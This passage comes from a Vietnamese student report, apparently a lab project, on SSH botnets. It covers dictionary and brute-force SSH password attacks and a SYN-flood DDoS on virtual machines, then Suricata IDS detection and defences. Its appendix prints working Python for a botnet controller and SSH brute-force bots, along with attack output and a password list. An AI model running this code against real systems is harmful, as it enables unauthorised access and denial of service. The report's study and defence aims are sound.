
### ➤ Kết luận:

Tấn công Brute-force là một phương pháp tấn công hiệu quả, nhưng cũng có nhiều hạn chế. Người dùng có thể giảm thiểu nguy cơ bị tấn công Brute-force bằng cách sử dụng mật khẩu mạnh và phức tạp, cũng như sử dụng các biện pháp bảo mật bổ sung như xác thực hai yếu tố.

### B, Tấn công Dictionary

#### ➤ Kịch bản thực nghiệm:


- **Mục tiêu:** Tìm kiếm mật khẩu bằng cách thử từng từ hoặc một số lượng có hạn các từ trong một từ điển lớn, chứa các từ thông dụng, mật khẩu dễ dàng đoán được hoặc được lấy từ các bộ dữ liệu bị rò rỉ trước đó.



```
password.txt
1 password
2 12345678
3 qwerty
4 123456789
5 123456
6 12345
7 ubuntu
8 1234
9 111111
10 1234567
11 dragon
12 123123
13 baseball
14 abc123
15 football
16 monkey
17 letmein
18 shadow
19 master
20 666666
21 qwertyuiop
22 123321
23 mustang
```

Hình 3. 4 File mật khẩu thông dụng

- **Chuẩn bị:** 3 máy Kali trong đó có 1 Botmaster và 2 bot nhỏ và 1 máy Ubuntu bị tấn công.



Hình 3. 5 Cấu hình card mạng tấn công Dictionary

- Tiến hành:

```

class Client:
    def __init__(self, host, user, password):
        self.host = host
        self.user = user
        self.password = password
        self.session = self.connect()

    def connect(self):
        try:
            s = pxssh.pxssh()
            s.login(self.host, self.user, self.password)
            return s
        except Exception as e:
            print(e)
            print('\033[91m[-] Error Connecting \033[0m')

    def send_command(self, cmd):
        self.session.sendline(cmd)
        self.session.prompt()
        return self.session.before

def botnet_command(command):
    for client in Botnet:
        output = client.send_command(command)
        print('[*] Output from ' + client.host)
        print('\033[32m[+] \033[0m' + str(output, encoding='utf-8') + '\n')

def add_client(host, user, password):
    client = Client(host, user, password)
    Botnet.append(client)
  
```

Hình 3. 6 Hàm điều khiển máy bot

```

2 def ssh_connect(password):
3     global password_found
4     ssh = paramiko.SSHClient()
5     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
6     try:
7         ssh.connect(hostname, username=username, password=password, timeout=5)
8         ssh.close()
9         password_found = True # Đặt biến cờ thành True khi tìm thấy mật khẩu thành công
10        print(f"[+] Thành công với mật khẩu: {password}")
11        return True
12    except paramiko.AuthenticationException:
13        print(f"[-] Thất bại với mật khẩu: {password}")
14        return False
15    except paramiko.SSHException:
16        time.sleep(1) # Thời gian nghỉ trước khi thử lại
17        return False
18
19 def ssh_bruteforce(passwords):
20     global password_found
21     for password in passwords:
22         if password_found: # Nếu đã tìm thấy mật khẩu, dừng lại ngay lập tức
23             return
24         if ssh_connect(password.strip()):
25             return

```

Hình 3. 7 Hàm tấn công từ điển ở máy bot

- **Kết quả:**

```

Command >> python3 Dictionary.py
[*] Output from 192.168.174.142
[+] python3 Dictionary.py
[-] Thất bại với mật khẩu: password
[-] Thất bại với mật khẩu: 12345678
[-] Thất bại với mật khẩu: qwerty
[-] Thất bại với mật khẩu: 123456789
[+] Thành công với mật khẩu: 123456

[*] Output from 192.168.174.143
[+] python3 Dictionary.py
[-] Thất bại với mật khẩu: robert
[-] Thất bại với mật khẩu: thomas
[-] Thất bại với mật khẩu: hockey
[-] Thất bại với mật khẩu: ranger
[-] Thất bại với mật khẩu: daniel
[-] Thất bại với mật khẩu: starwars
[-] Thất bại với mật khẩu: klaster
[-] Thất bại với mật khẩu: 112233

(vuducduy@kali) - [~/Documents/ChuyenDeCoSo]

```

Hình 3.8 Tiến hành tấn công từ điển thông qua câu lệnh của Botmaster



```
(vuducduy@kali) - [~]  
$ ssh ubuntu@192.168.174.141  
ubuntu@192.168.174.141's password:  
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-35-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
Expanded Security Maintenance for Applications is not enabled.  
  
291 updates can be applied immediately.  
216 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
  
Last login: Sat Jun 15 22:38:07 2024 from 192.168.174.140  
ubuntu@ubuntu-virtual-machine:~$ █
```

*Hình 3. 8 SSH được vào máy bị tấn công*

- **Kết luận:** Tấn công từ điển hiệu quả khi mật khẩu yếu hoặc dễ đoán có thể bị phá vỡ một cách nhanh chóng. Để ngăn chặn tấn công từ điển, người dùng cần sử dụng mật khẩu mạnh, không dễ đoán và khuyến khích triển khai các biện pháp bảo mật bổ sung như xác thực hai yếu tố để gia tăng độ an toàn cho hệ thống và dữ liệu của mình.


### **C, Tấn công DDOS**

- **Kịch bản thử nghiệm:**

- **Mục tiêu:**

Điều khiển một vài máy bot gửi nhiều yêu cầu kết nối SYN tới một máy chủ mạng hoặc một địa chỉ IP nhất định, với mục đích làm cho hệ thống mạng bị quá tải và không thể phản hồi yêu cầu từ các máy tính khác.

- **Công cụ chuẩn bị:** Dùng 3 máy dùng hệ điều hành Kali và 1 máy Window Server, dùng phần mềm giả lập với VMware với cấu hình card mạng như mô hình dưới đây:



*Hình 3. 9 Cấu hình card mạng tấn công DDOS*

- **Tiến hành**

- **Bước 1: Tìm các port đang mở trên Window Server 2012**

`nmap 10.2.44.200`

- **Bước 2: Bắt đầu tấn công:**

Trên Kali linux chạy chương trình đã xây dựng ở BotMaster

- **Kiểm tra kết quả**

Dùng công cụ Wireshark để bắt các gói tin

Mở máy Windows Server 2012 kiểm tra kết quả CPU

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS


L$ /bin/python3.12 /home/kali/syn-flood.py
Vui lòng đợi ...
Dang ket noi toi 10.2.44.203...
Dang ket noi toi 10.2.44.134...
Ket noi toi 10.2.44.134 dang thuc hien, vui long cho giay lat...
Ket noi toi 10.2.44.203 dang thuc hien, vui long cho giay lat...
hping3 version 3.0.0-alpha-2 ($Id: release.h,v 1.4 2004/04/09 23:38:56 antirez Exp $)
This binary is TCL scripting capable
TCP SYN Flood sử dụng hping3
Kiểm tra hping3 thành công, tiếp tục!!!
hping3 version 3.0.0-alpha-2 ($Id: release.h,v 1.4 2004/04/09 23:38:56 antirez Exp $)
This binary is TCL scripting capable
```

Hình 3. 10 Hình ảnh sau khi kết nối với các bot

Tại đây, thấy BotMaster đã kết nối thành công tới 3 bot ( địa chỉ ip như hình trên ). Tiến hành gửi câu lệnh tấn công Syn-Flood tới máy mục tiêu.

No.	Time	Source	Destination	Protocol	Length	Info
217	34.409067448	189.40.56.71	192.168.253.144	TCP	46	1465 → 49152 [SYN] Seq=0 Win=512 Len=3000
225	34.409509206	192.168.253.144	189.40.56.71	TCP	60	49152 → 1465 [SYN, ACK] Seq=0 Ack=1 Win=8192
226	34.409509415	189.40.56.71	192.168.253.144	TCP	60	1465 → 49152 [RST] Seq=1 Win=32767 Len=0
408	34.419937567	208.228.14.65	192.168.253.144	TCP	46	1466 → 49152 [SYN] Seq=0 Win=512 Len=3000
415	34.420264195	192.168.253.144	208.228.14.65	TCP	60	49152 → 1466 [SYN, ACK] Seq=0 Ack=1 Win=8192
418	34.420371828	208.228.14.65	192.168.253.144	TCP	60	1466 → 49152 [RST] Seq=1 Win=32767 Len=0
599	34.428729871	240.67.182.238	192.168.253.144	TCP	46	1467 → 49152 [SYN] Seq=0 Win=512 Len=3000
788	34.436047057	107.117.154.179	192.168.253.144	TCP	46	1468 → 49152 [SYN] Seq=0 Win=512 Len=3000
797	34.436467617	192.168.253.144	107.117.154.179	TCP	60	49152 → 1468 [SYN, ACK] Seq=0 Ack=1 Win=8192
799	34.436588481	107.117.154.179	192.168.253.144	TCP	60	1468 → 49152 [RST] Seq=1 Win=32767 Len=0
979	34.443437461	160.70.34.248	192.168.253.144	TCP	46	1469 → 49152 [SYN] Seq=0 Win=512 Len=3000
989	34.443838289	192.168.253.144	160.70.34.248	TCP	60	49152 → 1469 [SYN, ACK] Seq=0 Ack=1 Win=8192
991	34.443914533	160.70.34.248	192.168.253.144	TCP	60	1469 → 49152 [RST] Seq=1 Win=32767 Len=0
1170	34.450735511	243.34.26.228	192.168.253.144	TCP	46	1470 → 49152 [SYN] Seq=0 Win=512 Len=3000
1359	34.457690219	105.205.194.24	192.168.253.144	TCP	46	1471 → 49152 [SYN] Seq=0 Win=512 Len=3000
1371	34.458167734	192.168.253.144	105.205.194.24	TCP	60	49152 → 1471 [SYN, ACK] Seq=0 Ack=1 Win=8192
1372	34.458167974	105.205.194.24	192.168.253.144	TCP	60	1471 → 49152 [RST] Seq=1 Win=32767 Len=0
1550	34.465130194	130.76.38.138	192.168.253.144	TCP	46	1472 → 49152 [SYN] Seq=0 Win=512 Len=3000
1560	34.465607416	192.168.253.144	130.76.38.138	TCP	60	49152 → 1472 [SYN, ACK] Seq=0 Ack=1 Win=8192

Hình 3. 11 Quá trình gửi nhận các gói tin



*Hình 3. 12 CPU tăng đột ngột bất thường*

Sau khi BotMaster gửi lệnh, có thể thấy 3 máy bot liên tục gửi gói SYN tới máy mục tiêu được chỉ định. Và dẫn tới quá tải ở máy mục tiêu, cuộc tấn công từ chối dịch vụ (DDOS) được tiến hành.

- **Kết luận:**

Tóm lại, tấn công SYN flood là một trong những phương thức tấn công mạng phổ biến nhằm vào dịch vụ và hệ thống mạng. Bằng cách gửi một lượng lớn các yêu cầu kết nối SYN mà không hoàn thành, kẻ tấn công tạo ra một trạng thái từ chối dịch vụ (DoS) hoặc làm quá tải hệ thống mục tiêu.

Tấn công này có thể dẫn đến việc làm gián đoạn hoạt động của dịch vụ, làm giảm hiệu suất hoặc làm cho máy chủ trở nên không khả dụng. Ngoài ra, nó cũng có thể được

sử dụng như một phương tiện để chiếm giữ tài nguyên hệ thống, hoặc là một phần của các cuộc tấn công lớn hơn nhằm vào bảo mật mạng.

Để chống lại tấn công SYN flood, các biện pháp bảo mật như cấu hình tường lửa, sử dụng các giải pháp phần cứng hoặc phần mềm chống tấn công DDoS, và tối ưu hóa cấu hình TCP/IP có thể được triển khai. Đồng thời, việc duy trì quản lý bảo mật hiệu quả cũng là một phần quan trọng trong việc ngăn chặn và giảm thiểu tác động của tấn công SYN flood.

### ***3.2.2. Giải pháp phòng chống***

Sử dụng hệ thống phát hiện xâm nhập IDS

- **Quy trình thử nghiệm:**

1. Hacker thực hiện tấn công tới Web Server.
2. Tại Web Server, Suricata có chức năng lấy log
3. Thông báo được lưu vào trong file log mặc định với các rules được quy định từ trước

- **Công cụ chuẩn bị:** Dùng 2 máy dùng hệ điều hành Kali, dùng phần mềm giả lập với VMware với cấu hình card mạng như mô hình dưới đây:

Tên máy	Card mạng	IP
IDS	VMnet0	192.168.253.138
Attack	VMnet0	192.168.253.137

### 3.3. Kết quả đạt được

Tấn công DDoS:

```
06/11/2024-12:19:10.400123  [**] [1:1000020:1] TCP packet detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.253.138:80 → 192.168.253.137:3129
06/11/2024-12:19:10.400161  [**] [1:1000020:1] TCP packet detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.253.138:80 → 192.168.253.137:3130
06/11/2024-12:19:10.511229  [**] [1:500002:1] SYN flood detected [**] [Classification: Attempted Denial of Ser
vice] [Priority: 2] {TCP} 192.168.253.137:3132 → 192.168.253.138:80
06/11/2024-12:19:10.511229  [**] [1:1000020:1] TCP packet detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.253.137:3132 → 192.168.253.138:80
06/11/2024-12:19:10.511231  [**] [1:1000020:1] TCP packet detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.253.137:3133 → 192.168.253.138:80
06/11/2024-12:19:10.529936  [**] [1:1000020:1] TCP packet detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.253.138:80 → 192.168.253.137:3165
06/11/2024-12:19:10.530108  [**] [1:1000020:1] TCP packet detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.253.138:80 → 192.168.253.137:3167
06/11/2024-12:19:10.530674  [**] [1:500002:1] SYN flood detected [**] [Classification: Attempted Denial of Ser
vice] [Priority: 2] {TCP} 192.168.253.137:3178 → 192.168.253.138:80
06/11/2024-12:19:10.530674  [**] [1:1000020:1] TCP packet detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.253.137:3178 → 192.168.253.138:80
06/11/2024-12:19:10.530675  [**] [1:1000020:1] TCP packet detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.253.137:3179 → 192.168.253.138:80
```

Hình 3. 13 Kết quả của cuộc tấn công DDOS được ghi lại

```
06/11/2024-12:16:28.806904  [**] [1:1000:1] DETECT SQLI ACTIVITY [**] [Classification: access to a potentially
vulnerable web application] [Priority: 2] {TCP} 192.168.253.137:35652 → 192.168.253.138:80
06/11/2024-12:16:28.866964  [**] [1:50300001:0] Possible SQL Injection attack (Contains singlequote) [**] [Cla
sification: (null)] [Priority: 3] {TCP} 192.168.253.137:35652 → 192.168.253.138:80
06/11/2024-12:16:35.313685  [**] [1:1000020:1] TCP packet detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.253.137:54826 → 192.168.253.138:80
06/11/2024-12:16:35.313758  [**] [1:1000020:1] TCP packet detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.253.138:80 → 192.168.253.137:54826
06/11/2024-12:16:35.402872  [**] [1:2001:1] DETECT OR SQLI ATTACK [**] [Classification: Web Application Attack
] [Priority: 1] {TCP} 192.168.253.137:54826 → 192.168.253.138:80
06/11/2024-12:16:35.402872  [**] [1:4002:1] DETECT OR SQLI ATTACK [**] [Classification: Web Application Attack
] [Priority: 1] {TCP} 192.168.253.137:54826 → 192.168.253.138:80
06/11/2024-12:16:35.402872  [**] [1:1001:1] DETECT SQLI ACTIVITY [**] [Classification: access to a potentially
vulnerable web application] [Priority: 2] {TCP} 192.168.253.137:54826 → 192.168.253.138:80
06/11/2024-12:16:35.402872  [**] [1:1006:1] DETECT SQLI ACTIVITY [**] [Classification: access to a potentially
vulnerable web application] [Priority: 2] {TCP} 192.168.253.137:54826 → 192.168.253.138:80
06/11/2024-12:16:35.402872  [**] [1:50300001:0] Possible SQL Injection attack (Contains singlequote) [**] [Cla
sification: (null)] [Priority: 3] {TCP} 192.168.253.137:54826 → 192.168.253.138:80
```

Hình 3. 14 Kết quả của cuộc tấn công SQL Injection được ghi lại



## KẾT LUẬN

Dựa trên nghiên cứu và tìm hiểu sâu sắc về SSH Botnet và các biện pháp phòng chống, ta nhận thấy rằng đây là một trong những mối đe dọa nguy hiểm nhất đối với an ninh mạng hiện nay. SSH Botnet không chỉ đơn giản là một công cụ để xâm nhập hệ thống mà còn có khả năng lan truyền và kiểm soát từ xa hàng ngàn thiết bị kết nối qua giao thức SSH.

Botnet này thường sử dụng các kỹ thuật tấn công như brute-force để đoán đúng thông tin đăng nhập hoặc lợi dụng các lỗ hổng bảo mật trong quản lý SSH để tiến hành xâm nhập. Khi chiếm quyền kiểm soát, các thiết bị trong botnet có thể được kẻ tấn công sử dụng để thực hiện các hoạt động độc hại như tấn công phủ băng dữ liệu (DDoS), phát tán mã độc, hoặc thậm chí là đánh cắp dữ liệu quan trọng.

Để đối phó với mối đe dọa này, các tổ chức và cá nhân cần triển khai các biện pháp phòng chống hiệu quả. Đầu tiên là việc sử dụng các phương pháp xác thực mạnh mẽ như sử dụng khóa công khai thay vì mật khẩu, cùng với việc thiết lập cấu hình bảo mật chặt chẽ cho các dịch vụ SSH. Ngoài ra, việc giám sát hệ thống để phát hiện sớm các hoạt động bất thường cũng là một yếu tố then chốt trong việc ngăn chặn các cuộc tấn công từ SSH Botnet.

Tuy nhiên, không chỉ dừng lại ở các biện pháp kỹ thuật, mà còn cần nâng cao nhận thức về an ninh mạng trong cộng đồng người sử dụng internet. Việc tăng cường giáo dục và huấn luyện nhằm nâng cao sự nhận thức về các mối đe dọa an ninh mạng và cách bảo vệ cá nhân cũng như tổ chức trước những cuộc tấn công từ SSH Botnet là rất quan trọng.

Tóm lại, việc đối phó với SSH Botnet đòi hỏi sự kết hợp giữa các biện pháp kỹ thuật và sự nâng cao nhận thức về an ninh mạng. Chỉ có sự hành động kịp thời và toàn diện như vậy mới có thể giảm thiểu được rủi ro và bảo vệ hiệu quả hệ thống khỏi các cuộc tấn công ngày càng phức tạp từ SSH Botnet.

## PHỤ LỤC MÃ NGUỒN

### 1. BRUTE-FORCE

#### *1.1. Botmaster*

```
1.  import threading
2.
3.  import paramiko
4.
5.  import argparse
6.
7.  # Sử dụng Lock để đồng bộ hóa khi in ra kết quả
8.  print_lock = threading.Lock()
9.
10.
11. def execute_command(hostname, username, password,
12. command):
13.
14.     ssh_client = paramiko.SSHClient()
```



```
10.
ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy()
)

11.     try:

12.         ssh_client.connect(hostname, username=username,
password=password)

13.         stdin, stdout, stderr = ssh_client.exec_command(command)

14.

15.         # Đọc và gom kết quả từ stdout và stderr

16.         output_lines = []

17.         for line in stdout:

18.             output_lines.append(f"{hostname}: {line.strip()}")

19.         for line in stderr:

20.             output_lines.append(f"{hostname} (error):
{line.strip()}")

21.

22.         # Đảm bảo chỉ có một luồng được in ra kết quả vào một
thời điểm

23.         with print_lock:

24.             for line in output_lines:

25.                 print(line)
```

```
26.     except paramiko.AuthenticationException:
27.         with print_lock:
28.             print(f"Authentication failed when connecting to
{hostname}")
29.     except paramiko.SSHException as e:
30.         with print_lock:
31.             print(f"SSH error occurred when connecting to
{hostname}: {e}")
32.     except Exception as e:
33.         with print_lock:
34.             print(f"Error occurred when connecting to {hostname}:
{e}")
35.     finally:
36.         ssh_client.close()
37.
38. if __name__ == "__main__":
39.     parser = argparse.ArgumentParser(description="Bot master SSH
script to run brute-force.py on remote hosts")
40.     parser.add_argument("target_ip", help="Target IP address for
brute-force attack")
```

```
41.     parser.add_argument("attack_username", help="Username for
brute-force attack")

42.     parser.add_argument("result_file_path", help="Path to the
result file on the remote machine")

43.     args = parser.parse_args()

44.

45.     hosts = [

46.         {'hostname': '192.168.253.135', 'username': 'kali',
'password': 'kali'},

47.     ]

48.

49.     # Tạo lệnh command với các tham số truyền vào từ command line

50.     command = f"sudo python3 brute-force.py {args.target_ip}
{args.attack_username} {args.result_file_path}"

51.

52.     print("Executing command on remote hosts...")

53.     threads = []

54.     for host_info in hosts:

55.         thread = threading.Thread(target=execute_command,
args=(host_info['hostname'], host_info['username'],
host_info['password'], command))
```

```
56.         threads.append(thread)

57.         thread.start()

58.

59.     # Chờ cho đến khi tất cả các luồng hoàn thành

60.     for thread in threads:

61.         thread.join()

62.         print("Command execution completed.")
```

## *1.2. Bot1*

```
1.  import itertools

2.  import string

3.  import paramiko

4.  import argparse

5.  import time

6.

7.  def bruteforce_attack(ip_address, username,
result_file_path):

8.      letters = string.ascii_letters  # Letters

9.      digits = string.digits  # Digits
```

```
10.     with open(result_file_path, "a") as result_file:
11.         for letter_chunk in itertools.product(letters,
repeat=4):
12.             for digit_chunk in
itertools.product(digits, repeat=3):
13.                 password = ''.join(letter_chunk) +
''.join(digit_chunk)
14.                 print(f"Trying {password}")
15.                 result_file.write(password + "\n")
16.                 if try_ssh_login(ip_address, username,
password):
17.                     print("Success!")
18.                     return password
19.                 else:
20.                     print("Failed, trying again...")
21.     return None
22.
23. def try_ssh_login(ip_address, username, password):
```

```
24.     client = paramiko.SSHClient()

25.
client.set_missing_host_key_policy(paramiko.AutoAddPolicy()
)

26.     try:

27.         client.connect(ip_address, username=username,
password=password, timeout=5)

28.         client.close()

29.         return True

30.     except paramiko.AuthenticationException:

31.         return False

32.     except paramiko.SSHException as e:

33.         print(f"SSH error: {e}")

34.         time.sleep(1)  # Delay to avoid flooding

35.         return False

36.     except Exception as e:

37.         print(f"An error occurred: {e}")

38.         return False
```

```
39.
40. if __name__ == "__main__":
41.     parser =
argparse.ArgumentParser(description="Brute-force SSH login
script")
42.     parser.add_argument("ip_address", help="Target IP
address")
43.     parser.add_argument("username", help="Username for
SSH login")
44.     parser.add_argument("result_file_path", help="Path
to the result file")
45.     args = parser.parse_args()
46.     password_found = bruteforce_attack(args.ip_address,
args.username, args.result_file_path)
47.     if password_found:
48.         print(f"Successful login with password:
{password_found}")
49.     else:
50.         Print("Brute-force attack failed")
```

### 1.3. Bot2

```
1. import itertools
2. import string
3. import paramiko
4. import argparse
5.
6. def bruteforce_attack(ip, username, result_file_path):
7.     chars = string.printable.strip()
8.     with open(result_file_path, "a") as result_file:
9.         for guess in itertools.product(chars,
repeat=7): # chỉ thử mật khẩu có độ dài 7 ký tự
10.             guess = ''.join(guess)
11.             print(f"Trying {guess}")
12.             result_file.write(guess + "\n")
13.             if try_ssh_login(ip, username, guess):
14.                 print("Done !!!!!!!!!")
15.                 return guess
```



```
16.             else:
17.                 print("False!!!!!!!!!!!!!!")
18.     return None
19.
20. def try_ssh_login(ip, username, password):
21.     client = paramiko.SSHClient()
22.
23.     client.set_missing_host_key_policy(paramiko.AutoAddPolicy()
24. )
25.     try:
26.         client.connect(ip, username=username,
27. password=password, timeout=5)
28.         client.close()
29.         return True
30.     except paramiko.AuthenticationException:
31.         return False
32.     except Exception as e:
33.         print(f"An error occurred: {e}")
```

```
31.         return False

32.

33. if __name__ == "__main__":

34.     parser =
    argparse.ArgumentParser(description="Brute-force SSH login
    script")

35.     parser.add_argument("ip", help="Target IP address")

36.     parser.add_argument("username", help="Username for
    SSH login")

37.     parser.add_argument("result_file_path", help="Path
    to the result file")

38.     args = parser.parse_args()

39.     guess = bruteforce_attack(args.ip, args.username,
    args.result_file_path)

40.     if guess:

41.         print(f"Successful login with password:
        {guess}")

42.     else:

43.         print("Brute-force attack failed")
```

## 2. DICTIONARY

### 2.1. Botmaster

```
import os

import optparse

from pexpect import pxssh


os.system('cls' if os.name == 'nt' else 'clear')

print(''

=====

                SSH BOTNET

-----

                2024

=====')

class Client:

    def __init__(self, host, user, password):
```

```
self.host = host

self.user = user

self.password = password

self.session = self.connect()


def connect(self):

    try:

        s = pxssh.pxssh()

        s.login(self.host, self.user, self.password)

        return s

    except Exception as e:

        print(e)

        print('\033[91m[-] Error Connecting \033[0m')


def send_command(self, cmd):

